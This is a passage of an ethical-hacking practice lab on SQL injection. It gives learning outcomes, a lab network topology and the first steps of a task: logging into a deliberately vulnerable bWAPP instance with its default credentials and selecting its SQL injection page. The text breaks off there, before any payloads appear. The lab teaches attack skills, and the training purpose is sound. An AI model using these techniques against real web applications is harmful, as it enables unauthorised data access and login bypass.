Practice Labs - Ethical Hacker v10

SQL Injection

Introduction

Ethical Hacking
SQL Injection
WebCruiser
Blind-Boolean Attack

Welcome to the **SQL Injection** Practice Lab. In this module, you will be provided with the instructions and devices needed to develop your hands-on skills.

Learning Outcomes

In this module, you will complete the following exercises:

- Exercise 1 - SQL Injection Techniques
- Exercise 2 - Preventing SQL Injection Techniques

After completing this lab, you will be able to:

- Launch a SQL Injection Attack
- Launch a SQL Injection - Blind - Boolean Attack
- Bypass Website Logins Using SQL Injection
- Use WebCruiser to Detect SQL Injection

- Know Methods to Prevent SQL Injection

Exam Objectives

The following exam objectives are covered in this lab:

- **3.2** Information Security Attack Detection
- **3.3** Information Security Attack Prevention

> ***Note:*** *Our main focus is to cover the practical, hands-on aspects of the exam objectives. We recommend referring to course material or a search engine to research theoretical topics in more detail.*

Lab Duration

It will take approximately **1 hour** to complete this lab.


Help and Support

For more information on using Practice Labs, please see our **Help and Support** page. You can also raise a technical support ticket from this page.

> Click **Next** to view the Lab topology used in this module.

Lab Topology

During your session, you will have access to the following lab configuration.



Depending on the exercises, you may or may not use all of the devices, but they are shown here in the layout to get an overall understanding of the topology of the lab.

- **PLABDC01 -** (Windows Server 2019 - Domain Controller)
- **PLABDM01 -** (Windows Server 2019 - Domain Member)
- **PLABWIN10 -** (Windows 10 - Domain Member)
- **PLABKALI01 -** (Kali 2019.2 - Linux Kali Workstation)

Click **Next** to proceed to the first exercise.

Exercise 1 - Conduct SQL Injection Attacks

SQL Injection (SQLi) is an attack that allows the attacker to execute malicious SQL statements in a text box. Web applications are built with authentication and authorization. However, if not programmed properly, the attacker can use SQL statements to bypass application security controls and measures. SQL injection attacks can allow the attacker to add, remove, modify, or manipulate data in a database in any way they would like. If the SQL injection attack is successful, the contents of an entire database is at the mercy of the attacker.

In this exercise, you will learn to conduct SQL injection attacks.

Learning Outcomes

After completing this exercise, you will be able to:

- Launch a SQL Injection Attack
- Launch a SQL Injection - Blind - Boolean Attack
- Bypass Website Logins Using SQL Injection
- Use WebCruiser to Detect SQL Injection
- Methods to Prevent SQL Injection

Your Devices

You will be using the following devices in this lab. Please power these on now.

- **PLABDC01 -** (Windows Server 2019 - Domain Controller)
- **PLABWIN10 -** (Windows 10 - Domain Member)

Task 1 - Launch a SQL Injection Attack

SQL Injection vulnerability is one of the most dangerous vulnerabilities in a Web application. If you don't code the Web application properly, you are likely to face issues such as:

- Bypassing logins
- Retrieval of sensitive information
- Modification and deletion of data

All of these can be caused by SQL Injection attacks.

In this task, you will learn to launch a SQL injection attack. To do this, perform the following steps:

Step 1

Ensure you have powered on all the devices listed in the introduction and connect to **PLABWIN10**.




Figure 1.1 Screenshot of PLABWIN10: Showing the desktop of PLABWIN10.

Step 2

In the **Type here to search** text box, type the following:

```
Internet Explorer
```

From the search results, select **Internet Explorer**.




Figure 1.2 Screenshot of PLABWIN10: Clicking the Internet Explorer icon.

Step 3

The Internet Explorer window with the **Intranet** homepage is displayed. In the address bar, type the following URL:

> ***Note:*** *bWAPP is case sensitive. Make sure you accurately enter the URL below.*

```
http://192.168.0.10/bWAPP
```

Press **Enter**.




Figure 1.3 Screenshot of PLABWIN10: Entering the bWAPP URL in the address bar.

Step 4

On the **Login** Webpage, use the following credentials:

Login:

bee

Password:

bug

Keep the **Set security level** drop down as **low**.

Click **Login**.




Figure 1.4 Screenshot of PLABWIN10: Entering the user credentials and then clicking the Login button.

Step 5

The **Portal** Webpage is displayed.

Note: *If a notification bar appears, click* ***Not for this site****.*




Figure 1.5 Screenshot of PLABWIN10: Showing the notification bar in Internet Explorer.

Step 6

On the **Portal** Webpage, from the given list box, select **SQL Injection (Get/Search)** and click **Hack**.

